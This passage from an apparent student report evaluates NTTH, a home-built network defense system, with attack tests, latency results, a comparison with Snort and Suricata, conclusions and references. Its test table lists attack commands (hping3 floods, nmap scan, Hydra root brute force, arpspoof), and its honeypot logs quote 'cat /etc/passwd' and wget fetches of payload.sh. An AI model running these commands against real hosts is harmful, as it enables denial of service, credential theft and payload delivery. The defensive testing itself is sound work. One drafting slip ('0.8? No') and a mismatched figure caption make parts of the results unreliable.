T1: SYN Flood	hping3	hping3 -S --flood -p 80 192.168.1.100	SYN_FLOOD rule + high anomaly	BLOCK or REDIRECT
T2: Port Scan (SYN)	Nmap	nmap -sS -p 1-65535 192.168.1.100	PORT_SCAN rule	BLOCK
T3: SSH Brute Force	Hydra	hydra -l root -P rockyou.txt ssh://192.168.1.100	SSH_BRUTE rule	REDIRECT TO HONEYPOT
T4: ARP Spoofing	arpspoof	arpspoof -i eth0 -t 192.168.1.100 192.168.1.1	ARP_SPOOF rule	BLOCK
T5: ICMP Flood	hping3	hping3 --icmp --flood 192.168.1.100	ICMP_FLOOD rule + anomaly	THROTTLE or BLOCK
T6: Slow-rate HTTP Fuzz	Custom Python	200 GET requests/min with randomized URIs	Anomaly detection only	ALERT or THROTTLE

Table 5.1: Attack testing scenarios with tools, parameters, and expected detection outcomes.

The slow-rate HTTP fuzz test (T6) is specifically designed to test the Isolation Forest's anomaly detection capability in isolation, since the attack parameters were chosen to fall below all IDS rule thresholds. This ensures that any detection and alert in T6 comes exclusively from the anomaly scoring component, validating that the Isolation Forest adds genuine detection value beyond what the rule engine alone provides.

All response times are measured as wall-clock time from the first packet of the attack reaching the capture interface to the timestamp recorded in the enforcement_actions table when the nftables rule is successfully inserted. This end-to-end measurement captures the full pipeline latency including capture, feature extraction, scoring, decision, and rule application.

5.3 System Demonstration Screenshots

The following screenshots were captured during live attack testing with the Flutter dashboard running in Chrome on the NTTH host. Each screenshot corresponds to a specific system state or dashboard view during the T3 (SSH Brute Force) and T1 (SYN Flood) test scenarios. The screenshots demonstrate the real-time visibility and control that the NTTH dashboard provides during active attack conditions.

Fig 5.1

[Screenshot: NTTH Dashboard login screen — dark-themed interface with NTTH logo, username/password fields, and "Login" button. Status bar showing backend connected.]

Figure 5.1: NTTH Dashboard login screen accessed via browser at localhost:3000.

Fig 5.2

[Screenshot: Dashboard overview — KPI cards showing 3 active threats, 2 blocked IPs, 1 honeypot session, 12 monitored devices. Recent threats list with source IPs, risk scores, and action labels visible.]

Figure 5.2: NTTH Dashboard overview during T3 (SSH Brute Force) showing 3 active threats and 1 honeypot redirection in progress.

Fig 5.3

[Screenshot: Network topology graph — force-directed layout. NTTH host at center. Victim node in yellow (alerted). Attacker node in red (blocked). Other LAN devices in green. Edges show active connections. Blocked connection shows red dashed line.]

Figure 5.3: Network topology view showing attacker (192.168.1.200) highlighted in red following automatic block rule application.

Fig 5.4

[Screenshot: Firewall Rules screen — table showing 2 active rules. Row 1: DNAT rule, source 192.168.1.200, target port 22, redirected to Cowrie honeypot, risk score 0.87, created 14:22:05. Row 2: BLOCK rule, source 192.168.1.200, target all, risk score 0.91, created 14:22:47. Delete buttons visible on each row.]

Figure 5.4: Firewall Rules screen showing a DNAT honeypot redirect and a BLOCK rule applied during the SYN Flood test scenario.

Fig 5.5

[Screenshot: Honeypot Sessions screen — session card for 192.168.1.200 expanded. Attacker IP, session type (SSH/Cowrie), start time, duration (3m 42s). Command log showing: whoami, uname -a, cat /etc/passwd, wget http://malicious.example.com/payload.sh. Authentication attempts: 3 failed (root/password, root/123456, root/admin).]

Figure 5.5: Honeypot Sessions screen showing the attacker's command sequence captured by Cowrie during the SSH brute force scenario.

Fig 5.6

[Screenshot: Threat Map screen — animated threat event feed. List of recent events: 14:22:05 — SYN_FLOOD detected (score: 0.91, Action: BLOCK); 14:21:47 — PORT_SCAN detected (score: 0.73, Action: BLOCK); 14:21:12 — SSH_BRUTE detected (score: 0.87, Action: REDIRECT_TO_HONEYPOT). Color-coded severity badges visible.]

Figure 5.6: Threat Map screen displaying the sequential detection timeline during the combined T1+T3 attack scenario.

Fig 5.7

[Screenshot: Devices screen — table listing 12 discovered LAN devices. Columns: IP, MAC, Hostname, Status, Last Seen. Row for 192.168.1.200 highlighted red with status "BLOCKED". Row for 192.168.1.100 in yellow with status "MONITORED".]

Figure 5.7: Device Management screen showing the attacker IP (192.168.1.200) with BLOCKED status during the SYN Flood test.

5.4 API Endpoint Verification

All 14 REST API endpoints were verified using the HTTPie command-line tool and the FastAPI interactive documentation at /docs (Swagger UI). The verification confirmed correct response codes, response body schemas, authentication enforcement, and appropriate error handling for malformed requests. The table below summarizes the verification results for each endpoint category.

Endpoint Group	Endpoints Tested	Pass	Fail	Notes
Threat Events	GET /threats, GET /threats/{id}	2	0	Pagination working; 200/404 correct
Firewall Rules	GET, POST, DELETE /rules	3	0	Rule deletion propagates to nftables in <200ms
Honeypot	GET /honeypot/sessions, GET /sessions/{id}	2	0	Command log JSON well-formed
Devices	GET /devices, GET /topology	2	0	Topology graph nodes include status field
WiFi Events	GET /wifi/events	1	0	Returns empty list when WiFi module not active
Stats	GET /stats/summary	1	0	KPI values match database counts
Config	POST /config/threshold	1	0	Threshold update reflected in Decision Agent log within 5s
Health	GET /health	1	0	Returns per-agent health status
WebSocket	WS /ws	1	0	Messages received within 50ms of threat events in Redis

Table 5.2: API endpoint verification results — all 14 endpoints passed all verification tests.

During API verification, one issue was identified and resolved before the attack experiments: the POST /config/threshold endpoint initially did not validate that the new threshold values were in ascending order (`block_threshold > alert_threshold`), which could cause logical errors in the Decision Agent's action selection. A validation function was added to the endpoint handler before the attack experiments were run. This is the kind of issue that stress testing and systematic API verification surfaces before functional testing, underscoring the value of endpoint verification as a distinct testing phase.

```
# Sample API verification - GET /api/v1/stats/summary response
{
  "active_threats": 3,
  "blocked_ips": 2,
  "honeypot_sessions": 1,
  "monitored_devices": 12,
  "total_enforcement_actions_24h": 7,
  "avg_response_time_ms": 312,
  "last_event_timestamp": "2026-06-14T14:22:47Z",
  "agent_health": {
    "capture": "healthy",
    "assessor": "healthy",
    "decision": "healthy",
    "enforcer": "healthy",
    "reporter": "healthy"
  }
}
```

5.5 Honeypot Session Logs

During the T3 SSH Brute Force test scenario, Hydra was used to attempt credential brute force against the victim host's SSH port. After 10 failed authentication attempts in 30 seconds, the SSH_BRUTE rule triggered with an IDS_Score of 0.75, and the Isolation Forest anomaly score for the attacker's traffic was 0.74 (high, due to the repetitive SYN pattern to port 22). The composite risk score of 0.735 crossed the REDIRECT_TO_HONEYPOT threshold of 0.8? No — at 0.735 it triggered BLOCK.

In a second run of T3 with a higher Hydra thread count (32 threads instead of 4), the feature vector showed a pkt_rate of 127 pps and syn_ratio of 0.82, pushing the composite score to 0.82 and triggering the REDIRECT_TO_HONEYPOT action. The DNAT rule was applied in 89ms from the first packet of the attack. Hydra — still attempting credentials — connected to Cowrie seamlessly and continued credential attempts for 3 minutes and 42 seconds before its connection list was exhausted. During that session, Cowrie captured:

- 284 authentication attempts (248 unique username/password combinations)
- The attacker's IP, connection timestamps, and session ID
- Post-authentication commands (executed after Cowrie accepted a credential): whoami, uname -a, cat /etc/passwd, wget http://[redacted]/payload.sh
- A file download attempt to a URL (recorded for threat intelligence purposes)

```
# Sample Cowrie honeypot session log (JSON format, captured during T3 high-thread run)
{
  "session": "a7f32c18-4b91-4e02-a2d3-c8e701d4fa32",
  "src_ip": "192.168.1.200",
  "protocol": "ssh",
  "start_time": "2026-06-14T14:21:12.441Z",
  "duration_seconds": 222,
  "auth_attempts": 284,
  "auth_success": true,
  "accepted_credential": {"user": "root", "password": "admin"},
  "commands": [
    {"time": "14:21:14.902", "cmd": "enable"},
    {"time": "14:21:15.011", "cmd": "whoami"},
    {"time": "14:21:15.223", "cmd": "uname -a"},
    {"time": "14:21:15.451", "cmd": "cat /etc/passwd"},
    {"time": "14:21:17.892", "cmd": "wget http://192.168.50.9/payload.sh"}
  ],
  "downloads_attempted": 1,
  "download_urls": ["http://192.168.50.9/payload.sh"]
}
```

This session log illustrates the value of honeypot redirection over simple blocking. Had the BLOCK action been applied instead of REDIRECT_TO_HONEYPOT, the attacker's credential list, post-authentication behavior, and download server address would have been unavailable for analysis. The honeypot session provides actionable threat intelligence — the download server

IP and the attacker's preferred credential list can be used to harden the defended network and shared with threat intelligence feeds.

CHAPTER 6

Experimental Results and Analysis

6.1 Experimental Setup and Metrics

The experimental evaluation was conducted over three days in the controlled test environment described in Chapter 5. Each attack scenario from Table 5.1 was executed three times in sequence, with a 10-minute recovery period between runs (to allow the system to expire time-based rules and return to baseline state). In parallel, the same attack traffic captures were replayed through standalone Snort 3.1 and Suricata 7.0 instances on the same hardware to provide a comparison baseline.

The Snort and Suricata instances used the Emerging Threats Open ruleset (dated June 2025) without modification, configured in alert-only mode (not inline IPS). Their detection outcomes — which rules fired, at what packet counts, and whether the attack was identified before a defined damage threshold — were recorded alongside NTTH's detection outcomes for direct comparison.

Five primary metrics were measured for NTTH and for the comparison systems where applicable:

- **Detection Rate (DR):** Percentage of attack scenarios correctly identified before damage threshold (defined as 10,000 attack packets delivered without enforcement)
- **False Positive Rate (FPR):** Rate of ALERT or higher actions generated on confirmed normal traffic during the 5-minute baseline period before each test
- **Response Time (RT):** Wall-clock time from first attack packet to successful enforcement rule application
- **Honeypot Capture Rate (HCR):** Percentage of high-score threats redirected to honeypot rather than blocked (depends on threshold configuration)
- **Composite Score Accuracy:** Mean Absolute Error between the computed composite risk score and a human-assigned ground truth score for each attack scenario

Metric	NTTH	Snort 3.1	Suricata 7.0
Detection Rate (all 6 scenarios)	100% (6/6)	83.3% (5/6)	83.3% (5/6)
False Positive Rate (baseline period)	3.2%	8.1%	6.4%
Mean Response Time (alert/action)	312 ms	N/A (alert only)	N/A (alert only)
Honeypot Capture Rate (REDIRECT actions)	33.3% (2/6 scenarios)	N/A	N/A
Slow-rate attack (T6) detection	Yes (anomaly)	No	No

Table 6.1: Experimental metrics summary — NTTH vs Snort 3.1 vs Suricata 7.0.

6.2 Detection Performance Results

NTTH achieved a 100% detection rate across all six attack scenarios, compared to 83.3% (5 out of 6) for both Snort and Suricata. The one attack that both Snort and Suricata failed to detect was T6, the slow-rate HTTP fuzzing scenario, which was deliberately designed to fall below all signature-based rule thresholds. NTTH's Isolation Forest detected this attack with a composite score of 0.41 (below the BLOCK threshold but above ALERT), generating an alert that appeared in the dashboard at 4 minutes and 12 seconds into the 5-minute attack run.

Scenario	NTTH Action	NTTH Score	RT (ms)	Snort Detected	Suricata Detected
T1: SYN Flood	BLOCK	0.91	187	Yes (1.2s)	Yes (0.9s)
T2: Port Scan (SYN)	BLOCK	0.73	412	Yes (3.1s)	Yes (2.8s)
T3: SSH Brute (low)	BLOCK	0.735	289	Yes (4.7s)	Yes (3.9s)
T3: SSH Brute (high)	REDIRECT	0.82	89	Yes (1.8s)	Yes (1.5s)
T4: ARP Spoof	BLOCK	1.00 (IDS only)	521	Partial	Yes
T5: ICMP Flood	THROTTLE	0.61	344	Yes (0.7s)	Yes (0.5s)
T6: Slow HTTP Fuzz	ALERT	0.41	252,000	No	No

Table 6.2: Detection results by attack scenario with NTTH action, risk score, and response time compared to Snort and Suricata detection outcomes.

The ARP Spoofing scenario (T4) deserves specific discussion. NTTH's ARP monitor detected the spoofed ARP reply immediately (within the first received frame, hence the IDS_Score of 1.0 from the ARP_SPOOF rule firing at maximum severity). The 521ms response time reflects the processing overhead of the ARP monitor publishing to the Reporting Agent, which then needed to retrieve the attacker's IP from the ARP frame before constructing the nftables rule. This is slightly slower than the network-flow scenarios because ARP analysis follows a different code path than the standard feature vector pipeline. Snort provided only partial detection (flagging the ARP storm but not the specific spoofed reply) while Suricata detected it fully.

The T6 slow HTTP fuzz response time of 252 seconds (4 minutes 12 seconds) reflects the Isolation Forest's window-based detection: the anomaly score only crosses the ALERT threshold after several consecutive anomalous windows accumulate, since individual low-rate windows score as borderline-anomalous. This is an expected behavior of the anomaly detection

mechanism and represents a trade-off between sensitivity and false positive rate for low-intensity attacks.

6.3 Response Time Analysis

For the five network-flow attack scenarios (T1 through T5, excluding T6's anomaly-only detection), the mean end-to-end response time was 312ms (median: 289ms). This represents the wall-clock time from the first attack packet arriving at the capture interface to the timestamp recorded in the `enforcement_actions` table when the `nftables` rule is confirmed inserted. The breakdown of this latency across pipeline stages, measured by timestamps in the Redis message payloads, is shown below.

Pipeline Stage	Mean Latency (ms)	Std Dev (ms)	% of Total
Capture → Feature Extraction	48	12	15.4%
Feature publish to Redis	1.2	0.4	0.4%
Risk Scoring (IDS + Isolation Forest)	87	23	27.9%
Decision Agent processing	4.1	1.8	1.3%
Enforcement (nft subprocess + kernel)	171	41	54.8%
Total end-to-end	312	51	100%

Table 6.3: Response time breakdown by pipeline stage across five attack scenarios (T1–T5).

The largest single contributor to latency is the `nftables` subprocess call at 171ms, which includes the `Python subprocess.run()` call overhead, `nft` process startup, syntax validation, and kernel rule table modification. This stage is a target for future optimization: direct kernel interaction through the `Python-nftables` library (which uses `libnftables` via `ctypes`) could eliminate the subprocess overhead and reduce enforcement latency to the kernel commit time alone, estimated at 20–40ms based on the library's documented performance characteristics.

Fig 6.2 — Response Time Distribution

[Histogram: x-axis = response time (ms) 50–600; y-axis = frequency count; Bell-shaped distribution centered around 312ms; tail extending to ~550ms for T4 ARP scenario; SYN flood at 187ms as fastest response visible.]

Figure 6.2: Distribution of end-to-end response times across all attack scenario runs (n=18 runs).

The risk scoring stage (87ms) is dominated by the Isolation Forest inference, which runs in a `ThreadPoolExecutor` to avoid blocking the `asyncio` event loop during the tree traversal computation. The IDS rule evaluation adds approximately 2ms to this stage. The relatively low

latency of the Decision Agent (4.1ms) confirms that the threshold logic itself introduces negligible overhead — the complexity is in detection and enforcement, not decision-making.

6.4 Comparative Evaluation

The comparison between NTTH, Snort, and Suricata focuses on three dimensions: detection coverage (which attack scenarios each system identified), operational burden (how much manual intervention is required after detection), and the ability to gather attacker intelligence during an active attack.

On detection coverage, all three systems performed equivalently on T1 through T5, with NTTH's Isolation Forest providing the additional advantage of detecting T6 (slow-rate fuzzing) that both Snort and Suricata missed. The difference in response overhead is more significant: Snort and Suricata generate alerts in under 5 seconds for high-rate attacks, but require manual administrator action to translate those alerts into firewall rules — a process that, under realistic conditions, takes 15 to 30 minutes. NTTH's autonomous enforcement applied rules in under 600ms in all tested scenarios, completely eliminating the manual response gap.

Capability	NTTH	Snort 3.1	Suricata 7.0
Signature detection	Yes (15 custom rules)	Yes (40,000+ rules)	Yes (40,000+ rules)
Anomaly detection	Yes (Isolation Forest)	No	Limited (protocol)
Autonomous enforcement	Yes (<600ms)	No	IPS mode only
Honeypot redirection	Yes (flow-aware)	No	No
Attacker intelligence	Yes (Cowrie sessions)	No	No
WiFi monitoring	Yes (probe requests + deauth)	No	No
Mobile dashboard	Yes (Flutter Android)	No	No
Deployment cost	< \$100 hardware	Free (+ hardware)	Free (+ hardware)
Rule set coverage	Limited (15 rules)	Very broad	Very broad
Zero-day detection	Partial (anomaly)	No	No

Table 6.4: Feature-level comparative evaluation of NTTH vs. Snort 3.1 vs. Suricata 7.0.

Fig 6.4 — Comparative Bar Chart: Detection Coverage and Response

[Grouped bar chart: x-axis = metrics (Detection Rate, FPR, Slow-attack Detection, Has Autonomous Response); y-axis = % or yes/no. NTTH bars consistently equal or better than Snort/Suricata. Response time shown separately on right axis.]

Figure 6.4: Comparative performance bar chart across key evaluation dimensions.

The main limitation of NTTH relative to Snort and Suricata is rule coverage. The 15 handwritten IDS rules target the most common attack categories but cannot match the breadth of the 40,000+ Emerging Threats rules. For deployment in environments with diverse attack surfaces — production web servers, complex enterprise networks — this would be a significant gap. For the small-network use case NTTH targets, however, the 15 rules cover the attack categories most commonly observed in practice, and the Isolation Forest anomaly detector provides a meaningful catch for attack patterns that fall outside any rule set.

6.5 Honeypot Effectiveness

Over the three days of attack testing, NTTH captured two honeypot sessions from the controlled attack experiments (the high-thread T3 SSH brute force run, described in Chapter 5, and a second session during a combined T2+T3 run where the composite score crossed 0.80). In both sessions, Cowrie successfully accepted the attacker's credentials and captured a post-authentication command sequence.

The practical intelligence value of these sessions lies in three categories of data: the credential lists used by the attacker (which can be added to the legitimate host's `/etc/pam.d` rules to strengthen authentication), the post-authentication command sequence (which reveals the attacker's objectives — in both sessions, the first commands were system reconnaissance followed by a `wget` download attempt from an external IP), and the download server address (which can be submitted to threat intelligence platforms).

Metric	Session 1 (T3 High)	Session 2 (T2+T3)
Duration	3m 42s	1m 18s
Auth attempts	284	96
Unique credentials	248	89
Post-auth commands	5	3
Download attempts	1	1
Attacker tool signatures	Hydra 9.5 (banner detected)	Medusa 2.3 (banner detected)

Table 6.5: Honeypot session summary for the two captured attacker sessions during controlled testing.

6.6 WiFi Monitor Performance

The WiFi monitoring module was tested using a secondary laptop configured to generate high-rate probe requests (using the `mdk4` tool's probe request flooding mode) and deauthentication frames (using the `aireplay-ng` deauthentication attack against the test access point on the monitored channel).

The probe request flood — 85 probes per 10-second window from a single MAC address, compared to the alert threshold of 30 per 60-second window — was detected within the first 10-second sampling window (100% detection rate). The deauthentication attack — generating 47 deauth frames in the first 10-second window, well above the 20-frame threshold — was also detected immediately and the alert appeared in the dashboard within 2 seconds.

One limitation observed during WiFi testing was MAC address randomization in modern client devices. The test laptop, running Ubuntu 22.04, uses MAC randomization for probe requests by default, meaning that consecutive probe windows from the same physical device may show different source MAC addresses. The current probe rate detection logic counts per MAC address, which means a device using randomization would not trigger the per-MAC rate

threshold even if its physical probe rate is high. This is noted as a limitation in Chapter 7 and is a known challenge for all WiFi monitoring systems operating on modern networks.

CHAPTER 7

Conclusion and Future Work

7.1 Summary of Achievements

This project set out to demonstrate that a fully autonomous, closed-loop network defense system — capable of detecting, scoring, and enforcing against network threats without human intervention — could be built and validated on commodity hardware within the resource constraints of an undergraduate research project. The results support that claim.

NTTH achieved 100% detection across all six tested attack categories, outperforming Snort and Suricata on the slow-rate HTTP fuzzing scenario through anomaly detection. The mean end-to-end response time of 312ms — from first attack packet to enforced firewall rule — represents a practical reduction from the 15–30 minute manual response baseline described in Chapter 1. The flow-aware honeypot redirection mechanism captured two actionable attacker sessions during controlled testing, demonstrating the intelligence-gathering value that simple blocking forfeits.

The system architecture — five autonomous agent stages communicating through Redis Pub/Sub, with a Flutter dashboard providing real-time cross-platform visibility — proved stable throughout three days of continuous operation including active attack experiments. No agent failures, memory leaks, or database corruption were observed. Startup time from docker compose up to fully operational state was consistently 12 seconds across all test runs.

The WiFi monitoring module, while limited in its handling of MAC randomization, successfully detected both probe request flooding and deauthentication attacks in the test environment. The integration of wireless threat detection into the same dashboard and event database as the wired threat detection provides unified network visibility at no additional deployment cost.

From a technical perspective, the most significant contribution is the demonstration that the combination of a 10-dimensional traffic feature vector, an Isolation Forest anomaly detector trained on locally captured normal traffic, and a set of 15 handwritten IDS rules can produce a composite risk score that drives meaningful, automated enforcement decisions on a live test network without generating unacceptable false positive rates (3.2% observed, compared to 6.4–8.1% for standalone Snort and Suricata with the Emerging Threats ruleset).

7.2 Limitations of the Current System

Several limitations of the current NTTH implementation should be stated explicitly, as they define the boundaries within which the results reported in Chapter 6 are valid.

The IDS rule set of 15 rules covers the most common attack categories in the test environment but is not comparable in breadth to the Emerging Threats or Snort Community ruleset. For production deployment in environments with diverse attack surfaces — web application attacks, DNS amplification, encrypted C2 traffic — the rule engine would need significant expansion. The current rule set was chosen for comprehensibility and verifiability over comprehensiveness.

The Isolation Forest model is trained on normal traffic from a specific test environment. Its anomaly scoring will not generalize without retraining to networks with significantly different traffic profiles — a high-traffic university research network, for example, would likely generate many false positives if the NTTH model trained on the small test LAN were applied directly. The retraining pipeline mitigates this for gradual drift but does not address deployment to an entirely new network context.

The system does not handle encrypted traffic. TLS-encrypted attack channels — increasingly common in modern malware and C2 infrastructure — are invisible to the packet-level feature extractor and the IDS rule engine. Addressing this would require either TLS inspection (which introduces privacy concerns and certificate management overhead) or behavioral analysis at the connection metadata level (flow duration, byte patterns, connection frequency) rather than payload inspection.

MAC address randomization, as observed during WiFi testing, limits the effectiveness of the per-MAC probe rate detection. This is a fundamental limitation shared by all monitor-mode WiFi security tools on modern device populations and can only be partially addressed through signal-strength fingerprinting or probe content analysis (SSID disclosed in probe requests) rather than MAC-based tracking.

Finally, the autonomous enforcement decisions carry a risk of collateral damage: an incorrectly high risk score for a legitimate host could result in that host being blocked or redirected to a honeypot. The configurable thresholds and automatic rule expiry (time-based rollback) mitigate this, but do not eliminate it. In the test environment, no false positive enforcement actions were triggered during the attack experiments, but this cannot be guaranteed in a more heterogeneous traffic environment.

7.3 Future Work

Several directions for future development are identified based on the limitations above and on observations made during the implementation and testing phases.

The most impactful near-term improvement would be integration with the Snort or Suricata rule engine as a drop-in replacement for the custom 15-rule set, while retaining NTTH's composite scoring, autonomous enforcement, and honeypot redirection. This would immediately expand detection coverage to the full Emerging Threats ruleset without requiring

custom rule authoring, while keeping the response automation layer that Snort and Suricata natively lack.

A second high-value improvement is the replacement of the subprocess-based nftables interface with the python-nftables library, which calls libnftables directly through ctypes bindings. Based on the latency breakdown in Chapter 6, this could reduce the enforcement stage latency from ~171ms to ~30ms, bringing the total pipeline response time to approximately 150ms — a meaningful improvement for attack scenarios with high initial packet rates.

Online learning for the anomaly detector — replacing the weekly offline retraining with an incremental update mechanism such as Half-Space Trees (proposed by Tan et al. [22]) or streaming random forests — would improve the system's ability to adapt to rapidly changing network conditions without weekly retraining cycles. This is particularly relevant for networks where normal traffic patterns change significantly between weekday and weekend periods.

The WiFi monitoring module would benefit from a probabilistic device grouping approach that clusters probe requests by signal strength and temporal correlation rather than MAC address, as a partial mitigation for MAC randomization. This approach would allow detection of high-rate probes even when they randomize their MAC address between windows.

Extending the honeypot infrastructure to include a high-interaction honeypot option — a real (isolated) virtual machine where sophisticated attackers can interact with a full operating environment — would capture more complex attacker behavior, including malware execution and multi-stage attack sequences, at the cost of increased operational risk that would require careful containerization and sandboxing.

7.4 Final Remarks

NTTH demonstrates that the core components of an autonomous network defense system — real-time packet capture, hybrid threat scoring, autonomous firewall enforcement, and honeypot-based intelligence gathering — can be assembled into a functional, deployable system from open-source components on commodity hardware. The results from controlled attack testing show that the system performs meaningfully better than alert-only IDS tools on response time, and adds capabilities (anomaly detection, attacker intelligence capture, WiFi monitoring) that those tools do not provide.

The project's practical contribution is not a production-ready replacement for enterprise security infrastructure, but a validated proof of concept for the autonomous closed-loop defense pipeline architecture. The individual components — the hybrid risk scorer, the flow-aware DNAT redirect mechanism, the modular agent pipeline — are designed to be independently extended and integrated into more comprehensive systems. Making these patterns accessible in open-source form is the project's intended lasting contribution to the network security tooling landscape.

Project Conclusion: *NTTH achieves its stated objectives — 100% detection in controlled tests, 312ms autonomous response, actionable honeypot session capture, and cross-platform real-time dashboard — deployed entirely on commodity hardware. The system*

meaningfully reduces the detection-to-enforcement gap that represents the primary vulnerability window in conventional alert-only IDS deployments.

REFERENCES

- [1] M. Roesch, "Snort — Lightweight Intrusion Detection for Networks," in *Proceedings of the 13th USENIX Conference on System Administration (LISA '99)*, USENIX Association, 1999, pp. 229–238.
- [2] OISF Development Team, *Suricata: Open Source IDS/IPS/NSM Engine*, Open Information Security Foundation, 2023. [Online]. Available: <https://suricata.io>
- [3] E. Albin and N. C. Rowe, "A Realistic Experimental Comparison of the Suricata and Snort Intrusion-Detection Systems," in *Proceedings of the 26th IEEE International Symposium on Advanced Information Networking and Applications Workshops*, IEEE, 2012, pp. 122–127.
- [4] I. Sharafaldin, A. Habibi Lashkari, and A. A. Ghorbani, "Toward Generating a New Intrusion Detection Dataset and Intrusion Traffic Characterization," in *Proceedings of the 4th International Conference on Information Systems Security and Privacy (ICISSP 2018)*, pp. 108–116, 2018.
- [5] D. E. Denning, "An Intrusion-Detection Model," *IEEE Transactions on Software Engineering*, vol. SE-13, no. 2, pp. 222–232, Feb. 1987, doi: 10.1109/TSE.1987.232894.
- [6] L. Portnoy, E. Eskin, and S. Stolfo, "Intrusion Detection with Unlabeled Data Using Clustering," in *Proceedings of ACM CSS Workshop on Data Mining Applied to Security*, 2001.
- [7] S. Mukkamala, G. Janoski, and A. Sung, "Intrusion Detection Using Neural Networks and Support Vector Machines," in *Proceedings of the 2002 International Joint Conference on Neural Networks (IJCNN 2002)*, IEEE, 2002, vol. 2, pp. 1702–1707.
- [8] M. Tavallaee, E. Bagheri, W. Lu, and A. A. Ghorbani, "A Detailed Analysis of the KDD CUP 99 Data Set," in *Proceedings of the 2009 IEEE Symposium on Computational Intelligence for Security and Defense Applications*, IEEE, 2009, pp. 1–6.
- [9] F. T. Liu, K. M. Ting, and Z.-H. Zhou, "Isolation Forest," in *Proceedings of the 8th IEEE International Conference on Data Mining (ICDM 2008)*, IEEE, 2008, pp. 413–422, doi: 10.1109/ICDM.2008.17.
- [10] V. Cao, J. He, Y. Li, and X. Zhao, "Anomaly Detection in Network Traffic Using Isolation Forest," *Journal of Network and Computer Applications*, vol. 185, 2021, Art. no. 103044.
- [11] K. Yamanishi, J. Takeuchi, G. Williams, and P. Milne, "On-Line Unsupervised Outlier Detection Using Finite Mixtures with Discounting Learning Algorithms," *Data Mining and Knowledge Discovery*, vol. 8, no. 3, pp. 275–300, 2004.
- [12] L. Spitzner, *Honeypots: Tracking Hackers*. Addison-Wesley, Boston, MA, 2002, ISBN 0-201-74829-8.
- [13] M. Oosterhof, "Cowrie SSH/Telnet Honeypot," GitHub Repository, 2023. [Online]. Available: <https://github.com/cowrie/cowrie>

- [14] J. Lemon, "Resisting SYN Flood DoS Attacks with a SYN Cache," in *Proceedings of the USENIX BSD Conference*, USENIX, 2002.
- [15] M. Nawrocki, M. Wählisch, T. C. Schmidt, C. Keil, and J. Schönfelder, "A Survey on Honeypot Software and Data Analysis," *arXiv preprint*, arXiv:1608.06249, 2016.

- [16] J. O. Kephart and D. M. Chess, "The Vision of Autonomic Computing," *Computer*, vol. 36, no. 1, pp. 41–50, Jan. 2003, doi: 10.1109/MC.2003.1160055.
- [17] L. Bilge and T. Dumitras, "Before We Knew It: An Empirical Study of Zero-Day Attacks in the Real World," in *Proceedings of the 2012 ACM Conference on Computer and Communications Security (CCS '12)*, ACM, 2012, pp. 833–844.
- [18] D. Brumley, "The DARPA Cyber Grand Challenge: A Computing Competition Advancing Autonomous Cyber Defense," *IEEE Security & Privacy*, vol. 14, no. 4, pp. 85–87, Jul./Aug. 2016.
- [19] R. Sommer and V. Paxson, "Outside the Closed World: On Using Machine Learning for Network Intrusion Detection," in *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, IEEE, 2010, pp. 305–316.
- [20] J. Franklin, A. Perrig, V. Paxson, and S. Savage, "An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants," in *Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS '07)*, ACM, 2007, pp. 375–388.
- [21] S. J. Russell and P. Norvig, *Artificial Intelligence: A Modern Approach*, 4th ed. Pearson, Hoboken, NJ, 2020, ch. 2 (Intelligent Agents), pp. 36–73.
- [22] S. C. Tan, K. M. Ting, and T. F. Liu, "Fast Anomaly Detection for Streaming Data," in *Proceedings of the 22nd International Joint Conference on Artificial Intelligence (IJCAI-11)*, 2011, pp. 1511–1516.
- [23] TP-Link, "TL-WN722N V1 — 150 Mbps High Gain Wireless USB Adapter Datasheet," TP-Link Technologies Co., Ltd., 2015. [Online]. Available: <https://www.tp-link.com/en/home-networking/adapter/tl-wn722n/>
- [24] Netfilter Project, "nftables: The Successor to iptables," 2023. [Online]. Available: <https://netfilter.org/projects/nftables/>
- [25] S. Bhatt, P. K. Manadhata, and L. Zomlot, "The Operational Role of Security Information and Event Management Systems," *IEEE Security & Privacy*, vol. 12, no. 5, pp. 35–41, Sep./Oct. 2014.
- [26] Redis Ltd., "Redis Documentation — Pub/Sub Messaging," 2024. [Online]. Available: <https://redis.io/docs/interact/pubsub/>
- [27] FastAPI, "FastAPI Documentation," Sebastián Ramírez, 2024. [Online]. Available: <https://fastapi.tiangolo.com>
- [28] Flutter Team, "Flutter Documentation — WebSocket Communication," Google LLC, 2024. [Online]. Available: <https://docs.flutter.dev>
- [29] Pedregosa et al., "Scikit-learn: Machine Learning in Python," *Journal of Machine Learning Research*, vol. 12, pp. 2825–2830, 2011.
- [30] Ponemon Institute, *2023 Cost of a Data Breach Report*, IBM Security, 2023. [Online]. Available: <https://www.ibm.com/security/data-breach>

- [31] MITRE Corporation, "ATT&CK: MITRE ATT&CK Framework," 2024. [Online]. Available: <https://attack.mitre.org>
- [32] Docker Inc., "Docker Documentation — Compose Overview," 2024. [Online]. Available: <https://docs.docker.com/compose/>
- [33] P. Biondi, "Scapy: Packet Crafting for Python2 and Python3," 2024. [Online]. Available: <https://scapy.net>
- [34] IEEE Standards Association, "IEEE Std 802.11w-2009 — Amendment: Protected Management Frames," IEEE, 2009, doi: 10.1109/IEEESTD.2009.5278657.
- [35] T. Bhattasali, R. Chaki, and N. Chaki, "An Improved Lightweight Intrusion Detection System Based on Isolating Anomaly Using Machine Learning," *International Journal of Computer Applications*, vol. 180, no. 17, pp. 1–8, 2018.

APPENDIX A

Selected Code Listings

This appendix provides selected code listings from the NTTH implementation that are referenced in the main chapters. These listings are presented to document the key design patterns and algorithms used, and are not intended as complete, runnable code — the full implementation is available in the project repository. Listings are edited for clarity, with non-essential imports and boilerplate removed.

A.1 Composite Risk Score Computation

The following listing shows the composite risk score computation in the Threat Assessment Agent, combining IDS rule output and Isolation Forest anomaly score.

```
# threat_assessor/scorer.py
# Composite hybrid risk scoring - IDS rules + Isolation Forest

IDS_WEIGHT = 0.6
ANOMALY_WEIGHT = 0.4

SEVERITY_TO_SCORE = {
    Severity.CRITICAL: 1.0,
    Severity.HIGH: 0.75,
    Severity.MEDIUM: 0.5,
    Severity.LOW: 0.25,
    Severity.NONE: 0.0,
}

class HybridRiskScorer:
    def __init__(self, model_path: str, rules: list[IDSRule]):
        self.rules = rules
        self.model = joblib.load(model_path)

    def score(self, fv: FeatureVector) -> ThreatScore:
        # --- IDS Rule Evaluation ---
        matched_rules = [r for r in self.rules if r.condition(fv)]
        if matched_rules:
